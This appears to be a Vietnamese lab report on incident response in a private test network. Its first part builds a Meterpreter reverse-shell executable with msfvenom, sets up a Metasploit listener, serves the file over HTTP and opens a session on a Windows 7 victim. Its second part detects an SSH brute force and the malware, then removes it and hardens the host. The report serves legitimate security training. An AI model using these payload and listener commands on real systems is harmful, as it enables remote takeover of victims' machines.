

Nhiệm vụ 4: Ứng phó sự cố với các kịch bản tấn công

1. Bổ sung kịch bản mã độc

Kịch bản: Tấn công Reverse Shell bằng Malware

Bước 1: Tạo mã độc trên máy Kali

msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.1.131
LPORT=4444 -f exe > malware.exe

```
(quyetnt@quyetnt)-[~]  
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=172.16.1.131 LPORT=4444  
-f exe > malware.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the  
payload  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes
```


Bước 2: Thiết lập trình lắng nghe (Listener) trên Kali

```
(quyetnt@quyetnt)-[~]  
$ msfconsole  
Metasploit tip: Stop all background jobs quickly with jobs -K  
# cowsay++ malware.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the  
< metasploit >  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 354 bytes  
Final size of exe file: 7168 bytes  
[*]  
[+] [ metasploit v6.4.99-dev ]  
+ -- --[ 2,572 exploits - 1,317 auxiliary - 1,683 payloads ]  
+ -- --[ 433 post - 49 encoders - 13 nops - 9 evasion ]  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
msf > use exploit/multi/handler  
[*] Using configured payload generic/shell_reverse_tcp  
msf exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp  
payload => windows/meterpreter/reverse_tcp  
msf exploit(multi/handler) > set LHOST 172.16.1.131  
LHOST => 172.16.1.131  
msf exploit(multi/handler) > set LPORT 4444  
LPORT => 4444  
msf exploit(multi/handler) > exploit
```


Chạy module python để máy nạn nhân có thể tải file mã độc

```
(quyetnt@quyetnt)-[~]  
$ sudo python3 -m http.server 80  
[sudo] mật khẩu dành cho quyetnt:  
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...  
█
```

Tải file trên máy Win7:




Run



Session được thiết lập:

```
msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 172.16.1.131:4444
[*] Sending stage (188998 bytes) to 172.16.1.130
[*] Meterpreter session 1 opened (172.16.1.131:4444 → 172.16.1.130:49221) at
2026-04-02 09:02:44 +0000
```

Quay trở lại Secconion nhận được log:



2. Ứng phó sự cố


Kịch bản 1: SSH và Manlware

Dấu hiệu nhận biết: Hệ thống IDS báo cảnh báo với mã SID 2006546 (ET SCAN LibSSH Based Frequent SSH Connections).

Thông tin: IP nguồn 172.16.1.129 thực hiện dò quét cổng 22 của máy Win7 (172.16.1.130).


Bước 1: Xác định tài khoản bị tấn công:

Đọc log trong Activity log của Bitvise SSH:



Nhận được log:

Connection from 172.16.1.131:54172 logged in as Virtual account 'quyetnt', using 'password' authentication.



Dòng màu xanh (biểu tượng dấu tích có hình người) xác nhận kẻ tấn công đã tìm ra mật khẩu đúng và đã thực sự đăng nhập vào hệ thống.

Ngay sau đó (cùng giây 02:20:26), dòng Connection... has ended xuất hiện. Điều này là do Hydra sau khi tìm thấy pass đúng sẽ ngắt kết nối ngay để báo lại cho trên máy Kali.


Bước 2: Ứng phó sự cố:

Phát hiện (Detection): Hệ thống giám sát (Bitvise Activity Log) ghi nhận một phiên đăng nhập thành công từ IP lạ 172.16.1.131 vào tài khoản quyetnt sau hàng loạt nỗ lực thất bại.


Đánh giá rủi ro (Impact): Mức độ Nghiêm trọng (Critical). Tài khoản người dùng đã bị chiếm đoạt, kẻ tấn công có khả năng thực thi lệnh từ xa.

Hành động:

1. Lập tức đưa IP 172.16.1.131 vào danh sách IP blocking để ngăn tái diễn.



Block



IP version	IP address or range	IP location	Blocked since	Blocked until	Time remai...	Comment
IPv4	172.16.1.131	[unknown]	2026-04-05 02:36	2026-04-05 02:46	10m	Blocked by server ad

2. Vô hiệu hóa (Disable) tài khoản quyetnt tạm thời để ngăn kẻ tấn công quay lại

Mở Bitvise, chọn Open easy settings.

Sang tab 3. Virtual accounts

Bỏ tích ở ô Login allowed nằm ngay bên cạnh tên tài khoản:

Entry 1 in Simplified virtual accounts [Reset Settings](#)

[Expand / Collapse all help](#)

? Virtual account name	quyetnt
? Virtual account password	set: 2026-03-05 10:27 -0000
? Login allowed	☐
? Public keys	0 keys
? Allow file transfer	☒
? Shell access type	BvShell
? Allow port forwarding	☐
? Virtual filesystem layout	Configure multiple mount points

Save.

Hiệu quả của hành động:


- Đá văng Hacker: Nếu IP .131 đang giữ một phiên (session) đăng nhập qua tài khoản này, kết nối của sẽ bị ngắt ngay lập tức.
- Chặn đứng đăng nhập mới: Dù hacker có biết mật khẩu đúng, cũng không bao giờ vào được nữa. Hydra sẽ báo lỗi đăng nhập bị từ chối.
- An toàn tuyệt đối: Đây là cách an toàn hơn việc xóa tài khoản, vì vẫn giữ lại được thông tin tài khoản để phục vụ việc điều tra log sau này, nhưng lại không cho phép ai sử dụng nó.

3. Rà soát các tiến trình (Processes) trên máy Win7

Xem kẻ tấn công có cài cắm thêm mã độc (như malware.exe) sau khi đăng nhập không.

Cấp độ 1: Task Manager

Mở Task Manager -> Processes:




Một file thực thi có tên lộ liễu là "malware" là dấu hiệu của một cuộc tấn công thử nghiệm hoặc mã độc thực tế.

Cấp độ 2: Resource Monitor

Trong Task Manager, chọn tab Performance -> Nhấn nút Resource Monitor...

Sang tab Network .

Nhìn vào bảng TCP Connections:



Tiến trình PID 3864 (malware.exe) đang duy trì kết nối ESTABLISHED tới địa chỉ 172.16.1.131 (máy Kali) qua port 4444.

Port 4444 là cổng mặc định của Metasploit/Meterpreter. Điều này khẳng định máy Win7 đã bị chiếm quyền điều khiển từ xa (Reverse Shell).

Cấp độ 3: Command Line

```
C:\Users\quyetnt>netstat -ano | findstr :4444
TCP    172.16.1.130:49221    172.16.1.131:4444    ESTABLISHED    3864

C:\Users\quyetnt>tasklist /v /fi "PID eq 3864"

Image Name           PID Session Name        Session#    Mem Usage Sta
tus           User Name
dow Title
=====
malware.exe          3864 Console              1           6,396 K Unk
nown          quyetnt-PC\quyetnt    0:00:00 N/A

C:\Users\quyetnt>
```

Lệnh


netstat và tasklist đã khớp hoàn toàn PID 3864 với file malware.exe

Tên file + ID tiến trình + Kết nối mạng độc hại đều là một.

Tổng kết lại sau khi SSH bruteforce thành công attacker đã cài cắm malware thành công trên máy nạn nhân


4. Xử lý sự cố

Tiêu diệt tiến trình:



Chuột phải vào malware.exe -> Chọn End Process Tree.

Xóa bỏ file mã độc:




Nhấn Shift + Delete để xóa vĩnh viễn, không cho vào thùng rác.


Tiếp theo, Củng cố hệ thống:

Thiết lập chính sách

Account Policies -> Account Lockout Policy.




Account lockout threshold: 5 lần (Sai quá 5 lần là khóa)



Account lockout duration: 30 phút (Hacker sẽ nản ngay vì tốc độ dò pass bị giảm xuống gần như bằng 0).

Khiến các công cụ như Hydra trở nên vô dụng vì tài khoản sẽ bị khóa ngay lập tức khi bắt đầu dò quét.

